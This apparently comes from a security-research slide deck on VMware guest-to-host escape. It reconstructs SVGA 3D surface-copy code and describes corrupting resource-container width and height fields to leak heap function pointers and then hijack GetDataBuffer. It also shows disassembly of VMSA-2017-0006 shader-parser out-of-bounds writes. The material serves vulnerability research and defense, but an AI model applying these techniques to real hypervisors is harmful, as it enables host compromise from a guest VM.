    /* ... */

    //+0xF0
    FUNCPTR Fini;
    FUNCPTR Init;
    FUNCPTR GetDataBuffer;

    //+0x120
    PVOID DataPtr;
}
```

SURFACE COPY

- SVGA_3D_CMD_SURFACE_COPY copies parts (three dimensional boxes) from the source to the destination surface

```
typedef struct SVGA3dCopyBox {
   uint32                   x;
   uint32                   y;
   uint32                   z;
   uint32                   w;
   uint32                   h;
   uint32                   d;
   uint32                   srcx;
   uint32                   srcy;
   uint32                   srcz;
};

typedef struct SVGA3dSurfaceImageId {
   uint32                   sid;
   uint32                   face;
   uint32                   mipmap;
};

typedef struct {
   SVGA3dSurfaceImageId   src;
   SVGA3dSurfaceImageId   dest;
   /* Followed by variable number of SVGA3dCopyBox structures */
} SVGA3dCmdSurfaceCopy;
```

```c
INT MySVGA3DCmd_SurfaceCopy(VOID *SVGAArg) {
    SVGA_Surface *SrcSurface, *DstSurface;
    SVGA3dCmdSurfaceCopy SurfaceCopyArgument;
    SVGACopyBox *CopyBoxes;

    MySVGA_CopyFromFIFOToBuffer(SVGAArg, &SurfaceCopyArgument);
    CopyBoxes = // copy from SVGA FIFO into stack and set CopyBoxes to point into it

    SrcSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.src.sid);
    DstSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.dst.sid);

    // Ensure that ALL copyboxes are inside the boundaries of the dimensions
    // of the two surfaces
    // ...

    if (SrcSurface->ResourceContainerIndex != SVGA_INVALID_ID) {
        if (DstSurface->ResourceContainerIndex == SVGA_INVALID_ID) {
            for (unsigned i = 0; i < NumberOfCopyBoxes; i++) {
                MySVGA_CopySurfaceResourceToMOB(SurfaceCopyArgument.src.sid,
                        SurfaceCopyArgument.dst.sid, &CopyBoxes[i]);
            }
        } else {
            // ...
        }
    } else {
        // ...
    }


}
```

```
struct ResourceImage {
    UINT32 ResourceIndex;
    // ...
};

struct MappedResource {
    UINT32 SurfaceFormat;
    SVGA3dSize Dimensions;
    UINT32 RowPitch;
    UINT32 DepthPitch;
    VOID *DataPtr;
}
```

```
INT MySVGA_CopySurfaceResourceToMOB(UINT32 SrcSid, UINT32 DstSid, SVGA3dCopyBox *Copybox) {
    ResourceImageId rimg;
    MappedResource *dst;
    SVGA_Surface *SrcSurface = MyFindItemByIndexInList(SVGA_SurfaceList, SrcSid, ...);
    rimg.ResourceIndex = SrcSurface->ResourceIndex;
    MySVGA_BuildMappedResourceFromMOBBackedSurface(DstSid, &dst, ...);
    // ...
    if (dst->DataPtr != NULL) { // points to guest memory
        EnabledBackendRendererCallback_CopyResourceToMOB(rimg, dst, CopyBox);
    }
}
```

```
INT MyDX11Renderer_CopyResource(ResourceImage *rimg,
            MappedResource *MappedMob, SVGA3dCopyBox *CopyBox) {
    /* ... */
    SVGA3dBox SourceBox;
    MyDX11MappedResource DX11MappedResource;

    SourceBox.x = CopyBox.srcx;
    SourceBox.y = CopyBox.srcy;
    SourceBox.z = CopyBox.srcz;
    SourceBox.w = CopyBox.w;
    SourceBox.h = CopyBox.h;
    SourceBox.d = CopyBox.d;

    DX11Renderer->MapSubresourceBox(rimg->ResourceIndex, &SourceBox,
                                    TRUE, &DX11MappedResource);

    /* now copy from DX11MappedResource->DataPtr to MappedMob->DataPtr */
    MySVGA_CopyResourceImpl(DX11MappedResource, MappedMob, CopyBox);
}
```

MAP SUBRESOURCE

```
VOID MyDX11Resource_MapSubresourceBox(
    ResourceImageId *rimg, SVGA3dBox *Box, BOOLEAN b, DX11MappedResource *Output) {

    UINT64 Offset = 0;
    D3D11_MAPPED_SUBRESOURCE pMappedResource;
    ResourceContainer *rc = GlobalResourceContainerList[rimg->ResourceIndex];
    Output->RowPitch = MySVGA_CalculateRowPitch(SVGA_SurfaceFormatCapabilities, &rc->Dimensions);
    MySVGA_SetDepthPitch(Output);

    if (rc->RCtype == 3) { /* ... */ }
    else if (rc->RCtype == 4) { /* ... */ }
    else {
        MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
        //...
        RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);

        if (box) {
            Offset = box->z * Output->DepthPitch;
            Offset += box->y * Output->RowPitch;
            Offset += box->x * SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

            Output->DataPtr += Offset;
        }
    }
}
```

RC->GETDATABUFFER FUNCPTR

```
VOID MyRC1_GetDataBuffer(ResourceContainer *RC, VOID *Data,
    UINT32 RowPitch, UINT32 DepthPitch, DX11MappedResource *Output)
{
    UINT32 NewRowPitch, NewDepthPitch;
    NewRowPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
    NewDepthPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);

    if (RC->DataBuffer == NULL) {
        TotalDataBufferSize = MySVGA_CalcTotalSize(SurfaceFormatCapabilities[RC->SurfaceFormat],
                &Output->Dimensions, NewRowPitch);
        RC->DataBuffer = MyMKSMemMgr_ZeroAllocateWithTag(ALLOC_TAG, 1, TotalDataBufferSize);
    }
    // ...
    if (/* ... */) {
        // Copy input `Data` to `rc->Databuffer`
        MySVGA_CopyResourceImpl(/*...*/);
    }

    Output->RowPitch = NewRowPitch;
    Output->DepthPitch = NewDepthPitch;
    Output->DataPtr = RC->DataBuffer;
}
```

ATTACKING VMWARE

- Resource containers are very attractive for an attacker, since they
  - can be allocated multiple times
  - contain pointers to heap
  - contain dimension fields
  - contain function pointers

ATTACKING VMWARE

- Assume having a memory corruption bug
- Consider the following surface
  - Width = **0x45**
  - Height = **0x2**
  - Depth = **0x1**
  - Surface format = **SVGA3D_A4R4G4B4**
- Since the surface format requires two bytes for each pixel, the total size of the RC->DataBuffer will be *0x45 * 0x2 * 0x1 * 2 = 0x114 bytes.*

ATTACKING VMWARE

- Corrupt width of RC with a greater value
  - Rowpitch will also be affected
- Box must be in boundaries due to the checks at frontend
- DataPtr will point after the end of the buffer

```
MyDX11Resource_Map(RC, /* ... */, box, &pMappedResource);
//...
RC->GetDataBuffer(RC, pMappedResource->Data, Output->RowPitch, pMappedResource->DepthPitch, Output);

if (box) {
    Offset = box->z * Output->DepthPitch;
    Offset += box->y * Output->RowPitch;
    Offset += box->x * SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

    Output->DataPtr += Offset;
}
```

AVOIDING THE PITFALL


- *MyDX11Resource_MapSubresourceBox* will refresh the contents of the DataBuffer with the contents of the GPU
  - This will trash the data that we want to write back to the guest
- This can be avoided by corrupting and decreasing the value of height
  - RC->GetDataBuffer() will silently fail but the surface copy command will continue

INFORMATION LEAK AND CODE EXECUTION

- If a *new* RC is placed after the DataBuffer we can leak its function pointers
  - LFH chunks are placed next to each other
- Once the attacker has vmware-vmx base address, he/she can corrupt the RC->GetDataBuffer function pointer and issue a the surface-copy command once again

ATTACKING VMWARE SUMMARY

To leak data back to guest, increase the width and decrease the height



Once the base address is known, corrupt the GetDataBuffer function pointer

THE BUG

VMSA-2017-0006

- Multiple vulnerabilities located in SM4 bytecode parser
- Fixed at version 12.5.5 of VMware
  - I patched vmware-vmx.exe to reintroduce the vulnerability on 14.1.3
- I developed an escape exploit which consists of two parts (userland application, kernel driver)

DETAILS OF THE VULNERABILITIES

- A malicious DXShader must be set to a *DXContext* (SVGA3D_CMD_DX_SET_SHADER)
- A call to SVGA3D_CMD_DX_DRAW will trigger the shader bytecode parser
- During the *draw* call a buffer of **0x26D80** be allocated and values from the bytecode
  - will be used as index to access that buffer
  - will be stored in that buffer


VULNERABLE VERSION 12.5.4 DCL_CONSTANTBUFFER (59H)

rcx points to buffer (0x26d80)

r8 and rax values are taken directly from shader bytecode

```
                            sub_14024B2B0 proc near
8B C2                       mov     eax, edx
44 89 84 C1 E0 EB 01 00     mov     [rcx+rax*8+1EBE0h], r8d
C6 84 C1 E4 EB 01 00 01     mov     byte ptr [rcx+rax*8+1EBE4h], 1
C3                          retn
                            sub_14024B2B0 endp
```

PATCHED VERSION 12.5.5 DCL_CONSTANTBUFFER (59H)





VULNERABLE VERSION 12.5.4 DCL_INDEXRANGE (5B)

```
                              sub_14024CA30 proc near

                              arg_20= dword ptr  28h

44 8B 91 70 6C 02 00          mov     r10d, [rcx+26C70h]
8B 44 24 28                   mov     eax, [rsp+arg_20]
0F BA EA 1F                   bts     edx, 1Fh
4D 03 D2                      add     r10, r10
42 89 94 D1 74 6C 02 00       mov     [rcx+r10*8+26C74h], edx
46 89 84 D1 78 6C 02 00       mov     [rcx+r10*8+26C78h], r8d
46 89 8C D1 7C 6C 02 00       mov     [rcx+r10*8+26C7Ch], r9d
42 89 84 D1 80 6C 02 00       mov     [rcx+r10*8+26C80h], eax
FF 81 70 6C 02 00             inc     dword ptr [rcx+26C70h]
C3                            retn
                              sub_14024CA30 endp
```

Values of r8, r8, eax are taken from the shader bytecode

PATCHED VERSION 12.5.5 DCL_INDEXRANGE (5B)





